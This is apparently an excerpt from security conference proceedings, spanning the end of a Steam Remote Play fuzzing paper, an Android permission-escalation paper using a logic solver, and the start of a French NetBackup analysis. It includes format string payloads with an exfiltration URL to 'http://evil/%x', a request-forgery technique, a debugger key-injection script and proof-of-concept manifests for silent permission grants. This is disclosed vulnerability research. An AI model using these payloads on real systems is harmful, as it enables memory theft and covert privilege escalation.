`pbfuzz` is — you guessed it — another unconventional name standing for *protobuf fuzzer*. One of the challenges usually brought by fuzzing network state machines is that of *grammatical awareness*. In our case, existing mutational engines inside fuzzing frameworks can definitely not be adopted out-of-the-box, as they would break the messages' structures. Even worse, they would totally disfigure all Protobuf serialized data, hence the need for a Protobuf-aware mutational engine.

The choice was made to write a custom Protobuf mutation engine from scratch for more flexibility, better integration and educational purposes. Other contenders for this component include `libprotobuf-mutator` [5], which was not investigated and could constitute a valid alternative, and ProtoFuzz [11], a Python library that ended up lacking flexibility for our use case, and in which there were too many bugs (such as broken support of repeated fields).

At its core, `pbfuzz` relies on playing with inner objects and attributes of Google's protobuf module, in order to walk through message descriptors, types, labels. Although the fuzzer is model-based and does not require input seeds (the Protobuf definitions are known in advance), several mutation strategies were implemented for each field type, taking inspiration from traditional model-less mutation engines (as described in *The Art, Science, and Engineering of Fuzzing*, section 5.2 [8]).

Strings and bytes fields can undergo bit flips, byte substitutions, trimming, or insertion of random or "interesting" data like string formatters (`%x`, `%s`, `%n`), paths, URLs, XML, JSON... of random length. These could trigger buffer overflows, format string vulnerabilities, logic bugs, or other kinds of more higher-level bugs.

Integer fields and floats are also mutated with interesting values, depending on bit size (32, 64) and signedness, opening up for integer overflows or out-of-bounds accesses.

Repeated fields (lists) can go through single mutations (only one element of the list is mutated), random trims or random insertions of random lengths.

Finally, nested message fields are mutated recursively, and fields marked as optional can be deliberately omitted at random.[12]

5.3 Fuzzing results and crash analysis

Performance and surface reached. The fuzzing speed was limited by the target's packet processing speed; in other words, the target acted as a bottleneck and the fuzzing speed had to be adjusted manually not to cause an overload. Still, the fuzzer was able to send around 100 messages per second without overworking the target too much.

In terms of surface, all the control messages were successfully reached, with a few exceptions being obsolete or unimplemented message types. Audio/video codecs were also all reached, except for the raw accelerated graphics format and the HEVC codec, which channels could not be opened.

Areas for improvement. The fuzzer can benefit from multiple improvements: for instance, it does not feature any dynamic instrumentation ability or code coverage, and it is not able to synchronize with the target either. But even though `rpfuzz` is rather naive and black-box driven, it proved to be largely sufficient to uncover several bugs, as discussed in the next section.

`pbfuzz` also comes with its own set of limitations. Namely: it only supports Protobuf 2, does not implement some concepts (like unions, maps or extensions that are practically non-existent in Remote Play), and could also feature better string mutators. However, it is rather efficient and malleable, and could be reused to fuzz other targets that feature Protobuf communications.

[12] Indeed, a program could try accessing fields from a deserialized object without verifying whether they are actually present, leading to potentially unexpected behavior.

Analyzing crashes. A debugger was attached to the target in order to intercept crashes and analyze them. *PageHeap* [9] was also enabled on the target, which is a must-have to keep track of any out-of-bounds read or write access in the heap.

Another nice tool to have in the toolbox to analyze certain crashes, or bigger schemes that involve more convoluted control flows, is *Time Travel Debugging* [10]. More specifically, the *ttddbg* [2] plugin for IDA is neat: it supports loading a TTD trace and debugging it.

6 Bugs found

Table 4 lists some of the bugs that were found thanks to `rpfuzz`, along with a brief description and their impact. They affect Remote Play Together in the Steam client, and also the Steam Link product.

Most of these bugs should be reproducible on other platforms (Linux, Android, iOS), although it was not verified for all of them. In the *scenario* column, H2C means host-to-client (client victim) and C2H means client-to-host (host victim).

Scn.	**Description**	**Impact**
H2C	`CRPTogetherGroupUpdateMsg` format string	Remote memory leak
H2C	`CRPTogetherGroupUpdateMsg` request forgery	Info leak (at least)
H2C	Integer overflow	Unexploitable
H2C	Heap overflow	Heap leak
H2C	Heap overflow	Local heap leak
H2C	Heap overflow	Local heap leak
H2C	Heap overflow	Unexploitable
C2H	Format string	Local memory leak

Table 4. List of bugs found in the Remote Play client and server implementations.

A lot of other insignificant bugs (such as DoS from null pointer dereferences or arbitrary malloc) were not included.[13]

Because of responsible disclosure policy, only the first two bugs from the list will be detailed further; at the time of writing this article, the other bugs cannot yet be communicated on.

[13] Likewise, all the listed bugs also usually lead to DoS, but crashing the streaming client or the Steam client doesn't really have any security impact.

6.1 Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

In section 3.1 was given the example of the *Remote Play Together Group Update Message* (listing 1) as a rather complex message type that could conceal many bugs. Of course, this was done on purpose, because it is really full of bugs. This message is basically sent by the session host to notify the guest of various elements, such as who the players in the current session are and where their avatars are stored, as shown in figure 12.




Fig. 12. Pop-up window with the *group update* information sent by the server.

There are two distinct format string vulnerabilities in the code that handles this message. In the `CMiniProfileLoader::LoadProfiles` function, a loop iterates over a list of player objects (listing 6).

Listing 6: Loop on players in the *Mini Profile Loader* component.

```
while (n_players--) {
  Player = *Players++;
  if (Player->accountid) {
    CMiniProfileLoader::LoadAccountProfile(
      this,
      RPTogetherGroupUpdateMsg->miniprofile_location,
      Player->accountid
    );
  } else if (Player->guestid) {
    binarytohex(Player->avatar_hash, avatar_hash_size, hash_hex);
    CUtlString::Format(
      url, RPTogetherGroupUpdateMsg->avatar_location, hash_hex
    );
    CMiniProfileLoader::LoadGuestProfile(
      this,
      url,
      Player->guestid
    );
  }
}
```

When an `accountid` field is provided in the current player object in the list, the `LoadAccountProfile` method eventually calls:

```
CUtlFmtString::CUtlFmtString(url, miniprofile_location, accountid);
```

The attacker-controlled `miniprofile_location` field is naively used as a string formatter. They also control the first argument to the format string (`accountid`). Therefore, the host can leak arbitrary memory from the process, using formatters such as `%x` and `%s`.[14] Then, the formatted string is used as a URL and a CURL request is performed.

There are two ways the attacker can retrieve back the leaks: by exfiltrating over HTTP (e.g. set `miniprofile_location` to `http://evil/%x` and log the request), or by reading received debug strings over the *Stats* channel. The second option is the easiest one to carry out because it happens automatically. Indeed, by setting the `miniprofile_location` field to `"Leak: %08x.%08x.%08x.%08x"`, the CURL request fails and a debug string that looks like the following is output:

```
Web request Leak: 13374242.11fe0ff0.11fe0fec.13374242 failed, CURL error
↪  code 3, HTTP error code 0
```

In the *Stats* channel exists a type of message used to send over logs, called `CLogMsg` (listing 7). It happens that the streaming client always

[14] Unfortunately, the `%n` formatter is disabled by default, thus no write primitive.

sends automatically all its debug strings over to the host via this message type. Therefore, the attacker retrieves the leaks without effort.

Listing 7: *CLogMsg* message sent by the client.

```
message CLogMsg {
  optional int32 type = 1;
  optional string message = 2;
}
```

The second format string vulnerability is highly similar to the first one, and thus will not be detailed further. It is found in the `avatar_location` field defined for guest players.

Impact-wise, these vulnerabilities allow an attacker to reliably break ASLR on the victim's machine, which is often the first step to an RCE exploit. More particularly on Windows, breaking ASLR for various Steam-related DLLs (like `steamclient.dll`) can greatly help to further compromise the system in any other attack targeting the Steam client. An attacker could also practically leak anything in the process' memory, including potentially sensitive data (environment variables, paths, tokens...).

Valve patched these vulnerabilities by denying URLs that contain the character `%`. Although this does fix the issue, this doesn't address the fact that having a user-controlled string formatter is a bad programming habit.

6.2 Request forgery in `CRemotePlayTogetherGroupUpdateMsg`

This vulnerability is a direct follow-up to the previous one: since the `miniprofile_location` field is a fully host-controlled URL, an attacker can make the client perform an arbitrary HTTP(S) GET request.[15]

At this point, the client expects the CURL response to be a valid JSON file, which will in turn be parsed. However, if the response is *not* a valid JSON string, the following debug string will be output and sent back to the attacker, again, through the *Stats* channel:

```
Couldn't parse profile data: syntax error near: <RESPONSE CONTENTS>
```

Therefore, an attacker can exfiltrate the response to any HTTP GET request performed client-side (as long as the output is not JSON). This gives a so-called *Client Side Request Forgery* primitive, which could be leveraged to leak potentially sensitive data hosted on local web pages or over an internal network. An attacker could also scan the victim's internal network for recon (e.g. port scanning). If a vulnerable internal service is

[15] (Un)fortunately, other wrappers like `file://` are disabled by CURL's configuration.

found, they could even pivot by exploiting it through GET requests (e.g. SQL injection in GET parameter). The possibilities are endless as the attacker can send as many payloads as they want silently.

Valve patched this vulnerability by introducing a whitelist domain filter. No trivial bypass was found in the patch.

7 Reporting to Valve

Two distinct reports were sent to Valve through the HackerOne platform. The first one reported the format string and request forgery vulnerabilities in `CRemotePlayTogetherGroupUpdateMsg`, along with a reliable proof-of-concept. The second one reported all the other bugs with a lesser impact, without proofs-of-concept.

Valve quickly validated the first report (perhaps contrary to popular belief), assessing the vulnerabilities as *Critical* and paying the corresponding bounty. However, it took several months without news and multiple follow-up messages for them to deploy a working fix. In other words, they didn't seem in too much of a hurry to patch vulnerabilities that they classified as *Critical*.

Regarding the second report, Valve have yet to reach a final decision. For the time being, they won't fix the bugs because of the lack of reproducible proofs-of-concept, and although many follow-up messages have been sent, they still won't answer regarding disclosure, hence why not including them in this article was the preferred choice. We believe that the HackerOne triaging process makes it a lot harder to reach the team and does not promote transparency in the best way.

8 Conclusion

In this article, we have covered several captivating aspects of vulnerability research:

— choosing a target and delimiting an attack surface;
— reverse engineering a product to bring out its software architecture;
— analyzing a protocol and constructing a partial specification;
— deducing a minimalistic implementation to talk to the target;
— building a fuzzer upon all this work;
— investigating crashes and exploiting bugs;
— assessing risk and reporting to the editor.

Starting from zero and being able to progressively disentangle so much hidden knowledge is always a very satisfying feeling.

This particular work also highlights that a simplistic homemade fuzzer is sometimes enough to quickly get encouraging results. Of course, the fuzzer could be enhanced further by integrating tools such as *Frida* [4] to feature dynamic instrumentation, or even directly by leveraging existing black-box fuzzers (such as *WinAFL* [18], *Jackalope* [17], *what the fuzz* [1]...).

Remote Play is still an evolving product with frequent updates, so keep an eye out for more!

References

1. Axel '0vercl0k' Souchet. what the fuzz: a distributed, code-coverage guided, customizable, cross-platform snapshot-based fuzzer designed for attacking user and / or kernel-mode targets running on Microsoft Windows. `https://github.com/0vercl0k/wtf`.
2. Airbus CERT. ttddbg: Time Travel Debugging IDA plugin. `https://github.com/airbus-cert/ttddbg`.
3. Brian Dean. Steam Usage and Catalog Stats for 2022. `https://backlinko.com/steam-users#steam-daily-active-users`.
4. Frida. Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. `https://frida.re/`.
5. Google. libprotobuf-mutator: Library for structured fuzzing with protobuffers. `https://github.com/google/libprotobuf-mutator`.
6. Google. Protocol Buffers Documentation. `https://protobuf.dev/`.
7. HackerOne. Hacktivity on Valve's Bug Bounty Program. `https://hackerone.com/valve/hacktivity`.
8. Valentin J. M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. Fuzzing: Art, science, and engineering. *CoRR*, abs/1812.00140, 2018. http://arxiv.org/abs/1812.00140.
9. Microsoft. GFlags and PageHeap. `https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap`.
10. Microsoft. Time Travel Debugging - Overview. `https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/time-travel-debugging-overview`.
11. Trail of Bits. ProtoFuzz: A Protobuf Fuzzer. `https://blog.trailofbits.com/2016/05/18/protofuzz-a-protobuf-fuzzer/`, 2016.
12. SteamDB project. Protobufs: Automatically tracked protobufs for Steam and Valve's games. `https://github.com/SteamDatabase/Protobufs`.
13. SteamDB project. SteamDB: database of everything on Steam. `https://steamdb.info/`.
14. Valve. Game Networking Sockets: Reliable & unreliable messages over UDP. Robust message fragmentation & reassembly. P2P networking / NAT traversal. Encryption. `https://github.com/ValveSoftware/GameNetworkingSockets`.
15. Valve. Steamworks Documentation: Steam Datagram Relay. `https://partner.steamgames.com/doc/features/multiplayer/steamdatagramrelay`.

16. x64dbg. x64dbg Documentation: Scripts Commands. https://help.x64dbg.com/en/latest/commands/script/.
17. Ivan Fratric (Google Project Zero). Jackalope: Binary, coverage-guided fuzzer for Windows and macOS. https://github.com/googleprojectzero/Jackalope.
18. Ivan Fratric (Google Project Zero). WinAFL: a fork of AFL for fuzzing Windows binaries. https://github.com/googleprojectzero/winafl.

A Appendix

Listing 8: x32dbg script to inject a session key in the client.

```
erun

// Reach CStreamClient::StartAuthentication, just before the call
// to CCrypto::GenerateHMAC256. Offset depends on Steam version.
// ebx needs to point the CStreamClient structure.
bp streaming_client:<offset>
erun

// New key (full null bytes)
alloc 32
$key = $result
fill $key, 0, 32

// Copy new key addr
mov dword:[ebx + 0x24], $key

// Copy key size (0x20)
set (ebx + 0x34), #20 00 00 00#

// Resume execution
erun
```

Leveraging Android Permissions: A Solver Approach

Jérémy Breton
jeremy.breton@protonmail.com

Thalium

Abstract. Permission management has suffered from vulnerabilities [5]. Management of both flavours of permissions - defined by application itself, or defined by the system - have been subjects to bugs, making it possible to obtain dangerous permissions like CALL_LOG, which gives access to calls made and received. Although the permission system is an essential resource of Android, there has not been much research around it.

This article dives into the Android permission system and suggests a solver approach to find new vulnerabilities. A privilege escalation has been identified, reported to Google, and is now fixed under **CVE-2023-20947**.

1 Introduction

Since its inception, Android has identified applications as a security threat. As a consequence, Android runs applications in a sandboxed environment, leveraging Linux mecanisms, as well as access control mecanisms known as permissions [4]. Whenever an application needs to access to resources owned by the system or other applications, it usually must be granted the permissions to do so. Those permissions must be declared in the application manifest, and depending on their protection level, they sometimes require user consent.

Starting from Android Marshmallow (API level 23), runtime permissions protect privacy sensitive assets such as access to the camera or phone calls related data. These permissions are system-defined, contrary to application-defined ones, which are called custom permissions.

Granting runtime permissions requires user consent. To smooth user experience, runtime permissions are grouped, and if a permission of a group has been granted, then every requested permission from this group would be **mechanically** granted.

To add an extra layer of security, Android 11 (API level 30) implements a feature called **one-time permission** [3]. A few runtime permissions - microphone, location and camera - may be granted once to an application. The permission is automatically revoked when the application is stopped, or after a short while.

This new feature does not seem to have been the subject of research and thus have caught our attention.

To sum up, permissions:

— are either *defined by application* - **custom** - or *by the system* - **system**.

— have a *protection level* such as **normal**, **dangerous**, **signature** or **signatureOrSystem**.

— can be *part of a group*.

The logic rules behind this system are mostly implemented in two framework services: *PermissionManagerService* and *PackageManagerService*.

Recently, those components have suffered from several vulnerabilities that were found through fuzzing. They lead to critical privilege escalations without user's consent.

This article first presents a case study of a permission management vulnerability. Then it describes the solver approach we followed to help in the vulnerability research. Eventually, it presents the vulnerability discovered thanks to the solver and reported to Google.

2 Case study: CVE-2021-0307

A malicious app could leverage **CVE-2021-0307** to silently obtain any system permission part of a group. Android 10 and 11 were affected by this vulnerabilty.

2.1 Exploitation overview

Three applications are needed: *app-exp*, *app-eop* and *app-exp-update*.

The permissions defined or used in the respective manifests are the following:

Listing 1: app-exp - Manifest

```
1  <!-- Defines custom permission as normal -->
2  <permssion android:name="com.example.cve0307.perm" />
```

Listing 2: app-eop - Manifest

```
1  <!-- Use custom permission and system permission PHONE -->
2  <uses-permission android:name="com.example.cve0307.perm" />
3  <uses-permission android:name="android.permission.CALL_PHONE" />
```

Listing 3: app-exp-update - Manifest

```
<!-- Re-defines custom permission as dangerous and grouped with
PHONE -->
<permission android:name="com.example.cve0307.perm"
      android:protectionLevel="dangerous"
      android:permissionGroup="android.permission-group.PHONE">
</permission>
```

The actions to perform are:

1. Install *app-exp*
2. Install *app-eop*
3. Uninstall *app-exp*
4. Install *app-exp-update*

The *PHONE* group is then granted to *app-eop* without the user having authorized it.

2.2 Root cause

The *PackageManagerService* refreshes the registration and the granting status of all permissions, when an application is updated or uninstalled; if a dangerous custom permission definition is removed during this process, its grants will also be revoked from applications. Therefore, if a normal or signature custom permission definition is removed, the applications will keep the granting status.

If an application defines a normal or signature custom permission, and the application defining it is uninstalled, the applications requesting it will keep the granting status as normal or signature. Therefore, if the user install an application which redefines the custom permission, the applications that have the granting status will be allowed to use the permission without the user consent, even if the redefining permission is now dangerous.

In the proof of concept, *app-exp* defines a normal custom permission, which is requested by *app-eop*. Then *app-exp* is uninstalled, consequently *app-eop* will keep the granting status of *com.example.cve0307.perm* as normal, even if the permission is not defined. Later, if an update of *app-exp* (*app-exp-update*) is installed, and redefines the custom permission as dangerous and belongs to the permission-group *PHONE*; *app-eop* requests the *CALL_PHONE* dangerous permission and will be allowed to use it without the user consent.

2.3 Fix

Google has fixed the issue by revoking the install permissions granting status when the app defining them is uninstalled.

3 Solver Approach

To model the Android permission system, our choice is to use Clingo [1], an open-source answer set programming (ASP).

Answer set programming is a declarative programming paradigm used for solving logic problems.

Clingo allows users to specify a problem in a high-level language, and then automatically translates that specification into a set of logical rules that can be used to reason about the problem.

By setting rules and facts, Clingo will find all possible "answer sets" that satisfy them.

Here is an example:

Listing 4: Clingo - Example

```
innocent(Suspect) :- motive(Suspect), not guilty(Suspect).
motive(harry).
motive(sally).
guilty(harry).
```

A solution to the above rule and the three facts is the answer set containing all three facts as well as the proposition *innocent(sally)*.

3.1 Modelling

The goal of modelling the Android permission system is to find new design vulnerabilities, but first we need to model this system.

As clingo generates answer sets, we give the parameters which will be used as bounds in the model, such as the number of applications and permissions that we want to generate, and how many actions are possible.

Next, through facts and rules, we define applications, permissions, manifests and the number of actions. The possible actions are: `install`, `uninstall`, `run`, `stop`, `grant`, `grantAuto`, `grantOneTime`, `update`, `reboot`.

The important part is the definition of the system's behavior. The easiest way to be in line is to perform tests by developing simple applications and transcribe them in the model. Later, to refine the model, the Android Open Source Project (AOSP) can be used. For example, the model must

be in line either when a permission is updated or after a system reboot, which is typically an action that cannot be easily performed using an application.

The following model's snippet defines that: *"If at step S the install action of an application A with a manifest M is performed, then the application with his manifest is installed at S+1. And if an application is not installed, then the run action can not be performed."*

Listing 5: Clingo Model - Rules

```
installed(A,M,S+1) :- install(A,M,S).
:- run(A,S), not installed(A,_,S).
```

Many rules must be defined in the system. The more accurate the model is, the more likely a vulnerability will be found.

For that, the CVEs can be of a precious help, either to try to find them, or to improve our modelling.

This leads to the question *"how to find a vulnerability"* with the model.

3.2 Vulnerability Research

To find a vulnerability, constraints must be defined. Here, a vulnerability would be to have a permission granted while the *grant* action have not be performed.

Listing 6: Clingo Model - Find vulnerability

```
# grant action can not be performed
:- grant(_,_,_).

# system permission is granted to app user at the end
:- not granted(A, P, S),
A=userApp, P=systPerm, S=step+1.
```

So, if Clingo finds a solution where a system permission is granted after `s` actions, there is an issue.

Equipped with this method, we can find back CVEs and then try to find new bugs. Since Clingo's output can be messy, we made an helper tool [2] to simplify it.

With a model in line with the latest AOSP, many solutions are found but they can be grouped under one. One of these solutions is the following:

Listing 7: Clingo Model - Bug Output

```
Solving...
Answer: 1
install(2,3,1) run(2,2) grantOneTime(2,1,3) grantAuto(2,2,4)
stop(2,5) run(2,6) grantAuto(2,1,7)
SATISFIABLE
Models       : 1+
```

The output is simplified for better understanding, but it tells us the steps to perform:

1. Install user app (2) which defines dangerous custom perm (2) which is grouped with a system perm (1), and use these two perms.
2. Run the app (2).
3. Grant one-time the system perm (1) to the app (2).
4. The custom perm (2) is mechanically granted to the app (2) while requesting it.
5. Stop the app (2).
6. Run the app (2).
7. The dangerous perm (1) is mechanically granted to the app (2) while requesting it.

This is potentially a vulnerability because a dangerous permission is granted after some actions, while the `grant` action has not been performed by the user.

4 Proof of Concept

For sake of testing, let's define a custom permission belonging to the same group as *android.permission.CAMERA*:

Listing 8: Proof of Concept - Manifest

```
<permission android:name="com.example.cp"
  android:protectionLevel="dangerous"
  android:permissionGroup="android.permission-group.CAMERA" />

<uses-permission android:name="com.example.cp"/>
<uses-permission android:name="android.permission.CAMERA" />
```

Once installed, the application may turn *android.permission.CAMERA* one-time granted to a permanent grant




Fig. 1. Proof of Concept - Scheme

1. Malicious application requests for *android.permission.CAMERA*.
2. Android checks if there is any granted permission in the same group, but there is none: it asks the user to give consent or deny.
3. User gives a one-time consent: the granted permission will be revoked after a period of time. Exactly when it will be revoked depends on a few conditions listed in Android documentation.
4. Malicious application requests for *com.example.cp*, which is a custom permission defined by itself, and member of the same group as *android.permission.CAMERA*; the permission is mechanically granted, without the user knowing.

5. After force killing the application, *android.permission.CAMERA* is automatically revoked by Android. As said before there are a few other configurations that lead to this behavior.
6. Malicious application again requests for *android.permission.CAMERA*. The previous grant has been revoked, but this time the application already has a permission in the same group, the custom permission *com.example.cp* it purposely defined and had granted previously. **The user is not asked for its consent, and the runtime permission is silently granted**.

To sum up, there is an issue where app can get a permission A granted permanently while the user granted it *one-time*. If the user has granted *one-time* permission A, which is in the same group as permission B, then the permission B is granted permanently without user interaction. The app can then further use that permanent grant on permission B to get the permission A granted permanently.

Android 11, 12 and 13 have been tested, and they exhibit the same behavior. The issue have been reported and assigned to **CVE-2023-20947**.

5 Conclusion

A solver approach led to the discovery of a vulnerability in the Android permissions system. However, the model is not perfect, it does not represent the system perfectly, it still has room for improvement. The more accurate the model, the more likely a vulnerability will be found. The Android permissions system is one of the applications where the solver approach is interesting, but that can be applied to many systems and it exist a variety of interesting tools such as Prolog.

References

1. Clingo. `https://potassco.org/`.
2. DroidSolver. `https://github.com/Ghizmoo/DroidSolver`.
3. One-Time permissions. `https://developer.android.com/training/permissions/requesting#one-time`.
4. Permissions on Android. `https://developer.android.com/guide/topics/permissions/overview`.
5. Zhou Li Jianqi Du Shanqing Guo Rui Li, Wenrui Diao. Android Custom Permissions Demystified: From Privilege Escalation to Design Shortcomings. `https://ieeexplore.ieee.org/document/9519385`, 2021.

Analyse de sécurité de NetBackup, logiciel de gestion de sauvegardes

Mouad Abouhali, Benoît Camredon, Nicolas Devillers,
Anaïs Gantet et Jean-Romain Garnier
prenom.nom(at)airbus.com

Airbus **

Résumé. NetBackup est le produit de gestion de sauvegardes le plus utilisé par les entreprises majeures. Des vulnérabilités avaient été identifiées par les auteurs et publiées précédemment, découlant de l'analyse des binaires les plus critiques du produit. Cependant, une vaste partie de la surface d'attaque exposée reste à découvrir.

Par ailleurs, la complexité du produit peut être un frein à de nouvelles analyses ou à l'estimation de la sécurité d'une infrastructure NetBackup déjà déployée. En effet, il emploie de multiples protocoles propriétaires, divers types de matériel cryptographique à protéger et plusieurs dizaines de binaires différents, reposant sur des technologies variées.

Cet article partage un résumé du fonctionnement interne des binaires étudiés tel que compris par les auteurs lors de leur analyse, accompagné d'une présentation d'outils de cartographie et reconnaissance avec pour objectif d'aider d'éventuels pentesteurs, chercheurs, architectes ou administrateurs réseau à étudier la sécurité de ce produit.

1 Introduction

1.1 Logiciels de gestion de sauvegardes : une cible intéressante

Que ce soit pour un souci de maintien de disponibilité d'informations critiques ou en prévision d'un besoin de récupération de données en cas de compromission d'un SI, l'utilisation de logiciels de gestion de sauvegardes facilite grandement le contrôle et le maintien de ces données et fait partie des dix règles d'or des recommandations de l'ANSSI [1]. Ces logiciels sont communément considérés comme cruciaux dans les « dernières lignes de défense ».

Étant donné la sensibilité des informations qu'un tel logiciel peut être amené à traiter et les privilèges que cela requiert sur les machines sauvegardées par ce biais, il est légitime de se demander quelle confiance accorder à ce type de logiciel.

** https://airbus-seclab.github.io

1.2 NetBackup, un produit phare

NetBackup se présente comme le premier produit de gestion de sauvegardes et de récupération des données dans le monde [10]. Il est par exemple classé leader dans la catégorie « *Enterprise Backup and Recovery Software Solutions* » en 2021 [9] par Gartner. Il serait également largement utilisé (87 % des entreprises du « Fortune Global 500 » [10]).

Selon la documentation officielle, c'est un produit qui se veut flexible, disponible pour sauvegarder une variété de plateformes et systèmes : Windows, Unix, Bases de données, Machines virtuelles, Cloud. Il se présente également comme « un produit de protection contre les rançongiciels de bout en bout » [10]. La probabilité de rencontrer NetBackup en mission d'audit d'un SI est donc élevée.

Il est à noter également que l'éditeur, Veritas, est le résultat de plusieurs rachats d'entreprises [3, 5]. De ce fait, NetBackup est l'agrégation de tout un ensemble de codes et technologies variés, ce qui apporte une probabilité importante de présence de bogues ou vulnérabilités.

Par ailleurs, il est possible de le configurer avec des fonctionnalités de sécurité à des degrés plus ou moins élevés, à la discrétion des administrateurs.

La nature de ce type de logiciel et la large utilisation de NetBackup ont motivé les auteurs à mener une analyse de sécurité de ce produit, d'une part pour comprendre quels sont les meilleurs usages et configuration à utiliser, d'autre part pour avoir une estimation de la confiance qu'on peut lui accorder.

1.3 Enjeux d'analyse de la sécurité de NetBackup

Des résultats d'étude de la sécurité de NetBackup avaient déjà été publiés auparavant sur une partie de la surface d'attaque exposée par NetBackup, laissant présager que d'autres résultats intéressants restaient encore à être découverts [6–8]. Les précédentes CVEs publiées sur NetBackup corroboraient cette idée [4].

Une première analyse par les auteurs a conduit à la découverte de nouvelles vulnérabilités, publiées selon un processus de divulgation coordonnée avec l'éditeur et ayant fait l'objet des bulletins de sécurité proposant notamment les correctifs associés [2]. Elle n'a cependant pas couvert l'intégralité de la surface d'attaque exposée par le produit NetBackup. Analyser le produit NetBackup est rendu difficile par les aspects suivants : NetBackup est un produit de plus de 100 binaires propriétaires. Par ailleurs, il existe peu de documentation technique sur le fonctionnement interne du produit,

sur le format des paquets applicatifs utilisés, l'architecture logicielle et le lien entre ces binaires. En outre, si les principes d'authentification et d'autorisation ainsi que leurs nombreuses options sont détaillés dans la documentation officielle du produit, il n'est pas évident de savoir quelles options utiliser et comment sont gérés les secrets liés à la mise en place de ces mesures de sécurité. Et enfin, bien que NetBackup embarque un grand nombre d'outils de débogage et d'administration du produit, il n'est pas trivial de savoir rapidement lequel utiliser pour effectuer une tâche donnée (par exemple : récupérer la sauvegarde d'un client depuis un serveur primaire).

Cet article se propose d'apporter quelques éléments de réponses à ces questions, sur la base des résultats de l'analyse réalisée par AirbusSeclab (environ 200 jours*personne) sur les versions 8.2 (publiée le 28/06/2019), 8.3 (publiée le 28/07/2020) et 9.0 (publiée le 04/01/2021), dans le but de partager un retour d'expérience sur l'approche utilisée pour analyser ce produit, à travers un regard offensif. Sa publication sera accompagnée de celle de plusieurs outils [1] développés par l'équipe visant à faciliter l'audit et l'analyse de NetBackup et de son infrastructure.

2 Cadre de l'étude

Au produit NetBackup sont associés un certain nombre de concepts clé qu'il est nécessaire de s'approprier avant d'entreprendre l'analyse à proprement parler. La première étape de l'analyse a donc été de s'informer sur la manière dont est architecturé le produit.

Cette partie résume dans un premier temps les composants clé de l'infrastructure NetBackup, puis effectue un premier bilan sur ce qui peut être déduit sur la sécurité de ces choix de conception, et enfin définit les questions de sécurité qui vont guider la suite de l'étude technique.

2.1 Notions clé de l'architecture NetBackup

La documentation officielle nous apprend que NetBackup s'architecture principalement autour des éléments suivants : un logiciel serveur pour gérer les sauvegardes, leur cycle, leur stockage et les hôtes ; et un logiciel client qui réside sur les hôtes disposant des données à sauvegarder. Ces fonctions sont réparties entre les différents composants présentés dans la figure 1 :

[1] `https://github.com/airbus-seclab/nbutools`

— **Les serveurs OpsCenter**, qui suivent les opérations de sauvegarde, génèrent des rapports et aident à gérer les serveurs primaires ;
— **Les serveurs primaires**, qui gèrent les sauvegardes, le stockage et les restaurations. Ils traitent la politique de sauvegarde mise en place et sont responsables de la sélection des serveurs médias et disques. Ils peuvent eux-mêmes disposer du rôle de serveur média ;
— **Les serveurs média**, qui exposent les périphériques de stockages qui leur sont attachés. Ils peuvent également augmenter les performances en distribuant la charge réseau ;
— **Les clients** qui contiennent les données à sauvegarder. Lors d'une sauvegarde, ils transmettent les données à sauvegarder à un périphérique de sauvegarde à travers un serveur média.

Une architecture classique de NetBackup est illustrée dans la figure 1.

